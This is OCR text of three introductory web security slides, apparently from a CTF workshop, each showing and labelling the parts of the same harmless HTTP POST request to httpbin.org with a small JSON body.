
Request Line

```
POST /post HTTP/1.1
Host: httpbin.org
User-Agent: curl/8.13.0
Accept: */*
Content-Type: application/json
Content-Length: 36
Connection: keep-alive

{
  "name":"RISC",
  "status":"WebCTF"
}
```

Web Security

HTTP Methods

- So, what do these look like?




```
POST /post HTTP/1.1
Host: httpbin.org
User-Agent: curl/8.13.0
Accept: */*
Content-Type: application/json
Content-Length: 36
Connection: keep-alive

{
  "name":"RISC",
  "status":"WebCTF"
}
```

Request Headers

Web Security

HTTP Methods

- So, what do these look like?




```
POST /post HTTP/1.1
Host: httpbin.org
User-Agent: curl/8.13.0
Accept: */*
Content-Type: application/json
Content-Length: 36
Connection: keep-alive

{
   "name":"RISC",
   "status":"WebCTF"
}
```

Request Body

Web Security

HTTP Methods

- So, what do these look like?

